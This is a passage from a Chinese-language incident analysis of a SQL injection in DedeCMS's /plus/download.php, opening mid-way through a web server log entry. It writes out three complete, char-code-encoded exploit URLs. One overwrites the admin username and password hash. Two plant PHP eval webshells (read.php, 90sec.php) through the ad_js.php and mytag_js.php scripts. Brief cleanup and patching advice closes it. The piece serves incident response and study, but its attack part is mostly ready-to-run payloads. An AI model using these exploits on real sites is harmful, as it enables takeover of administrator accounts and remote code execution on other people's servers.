=97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39 &arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs 2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[] =36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[ ]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62 &arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[ ]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[] =57&arrs2[]=32&arrs2[]=35 HTTP/1.1" 200 67

172.16.1.12 180.76.189.3 - - [10/Jun/2018:08:41:43 +0800] "GET /plus/ad\_js.php?aid=19 HTTP/1.1" 200 32

对这段POC进行解码，我们发现通过这个poc可以往数据库中插入数据，进一步访问/plus/ad\_js.php?aid=19 即可在 plus目录生成read.php脚本文件。



解码后：

cfg\_dbprefixmyadSETnormbody= '<?php file\_put\_contents(''read.php'',''<?php eval($\_POST[x]);echo mOon;?>'');?>' WHEREaid` =19 #

综上，可以推测/plus/download.php中可能存在SQL注入漏洞，接下来，收集网上已公开的有以下3种EXP进行漏洞 复现。

漏洞复现

利用方式一：修改后台管理员

1、新建管理员账号test/test123789 ，可以成功登录网站后台

2、构造如下注入SQL语句：

cfg\_dbprefixadmin SETuserid='spider',pwd='f297a57a5a743894a0e4' where id=19 #` 修改后台管理员为：用户名spider ，密码admin。

( 3)对应的EXP:


？

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=97&arrs2[]=1 00&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&a rrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&arrs2[]=115&arrs2[]=101&arrs2[]=114&arrs 2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[] =105&arrs2[]=100&arrs2[]=101&arrs2[]=114&arrs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96 &arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&ar rs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=5

3&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2 []=97&arrs2[]=48&arrs2[]=101&arrs2[]=52&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=10 4&arrs2[]=101&arrs2[]=114&arrs2[]=101&arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&

arrs2[]=49&arrs2[]=57&arrs2[]=32&arrs2[]=35

执行EXP后，相应后台数据库表变为如下：



( 4)因此相应后台登录用户变为spider密码admin

利用方式二：通过**/plus/mytag\_js.php**文件生成一句话木马**php**

( 1 )如：构造如下注入SQL语句：

`cfg\_dbprefixmytag(aid,expbody,normbody) VALUES(9013,@','{dede:php}file\_put\_contents(''90sec.php'','''');

{/dede:php}') # @'``

( 2)对应的EXP:

?

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]= 121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[]=96&arrs2[]=32&arrs2[]=40&arrs2[]=97&a rrs2[]=105&arrs2[]=100&arrs2[]=44&arrs2[]=101&arrs2[]=120&arrs2[]=112&arrs2[]=98&arr s2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=44&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs 2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&arrs2[]=41&arrs2[]=32&arrs2[] =86&arrs2[]=65&arrs2[]=76&arrs2[]=85&arrs2[]=69&arrs2[]=83&arrs2[]=40&arrs2[]=57&arr s2[]=48&arrs2[]=49&arrs2[]=51&arrs2[]=44&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39 &arrs2[]=96&arrs2[]=44&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2[]=101&arrs2[]=100&ar rs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=102&arr s2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&arrs 2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs2[ ]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=57&arrs2[]=48&arrs2[]=115 &arrs2[]=101&arrs2[]=99&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&ar rs2[]=39&arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]= 104&arrs2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40 &arrs2[]=36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[ ]=103&arrs2[]=117&arrs2[]=105&arrs2[]=103&arrs2[]=101&arrs2[]=93&arrs2[]=41&arrs2[]= 59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=123&arr s2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2 []=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=41&arrs2[]=32&arrs2[]=35&arrs2[]=3 2&arrs2[]=64&arrs2[]=96&arrs2[]=92&arrs2[]=39&arrs2[]=96

( 3)执行EXP后，将向数据库表dede\_mytag中插入一条记录，



( 4)执行如下语句，在/plus目录下生成90sec.php一句话木马 <http://www.xxxx.com/plus/mytag_js.php?aid=9013>

利用方式三：使**/plus/ad\_js.php**文件变为一句话木马**php**

( 1 )如：构造如下注入SQL语句：

cfg\_dbprefixmyadSETnormbody= '<?php file\_put\_contents(''read.php'',''<?php

eval($\_POST[x]);echo mOon;?>'');?>' WHEREaid =19 #`

( 2)对应的EXP:

/plus/download.php?

open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[]=95&arrs1[]=100&arrs1[]=98&arrs1[]= 112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[]=105&arrs1[]=120&arrs2[]=109&arrs2[]= 121&arrs2[]=97&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&ar rs2[]=32&arrs2[]=96&arrs2[]=110&arrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2 []=111&arrs2[]=100&arrs2[]=121&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=3 9&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=32&arrs2[]=102&a rrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2[]=117&arrs2[]=116&ar rs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[]=101&arrs2[]=110&arrs 2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[]=114&arrs2[]=101&arrs2[] =97&arrs2[]=100&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39 &arrs2[]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs 2[]=112&arrs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[] =36&arrs2[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=120&ar rs2[]=93&arrs2[]=41&arrs2[]=59&arrs2[]=101&arrs2[]=99&arrs2[]=104&arrs2[]=111&arrs2[ ]=32&arrs2[]=109&arrs2[]=79&arrs2[]=111&arrs2[]=110&arrs2[]=59&arrs2[]=63&arrs2[]=62 &arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[ ]=32&arrs2[]=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&ar rs2[]=97&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[] =57&arrs2[]=32&arrs2[]=35

( 3)执行EXP后，将向数据库表dede\_myad中插入一条记录。

( 4)进一步访问/plus/ad\_js.php?aid=19 即可在plus目录生成read.php脚本文件。



如何清除？

2、清除dede\_myad、dede\_mytag数据库表中插入的SQL语句，防止再次被调用生成webshell。 如何防御？

网站采用开源CMS搭建，建议及时对官方发布的系统补丁以及内核版本进行升级。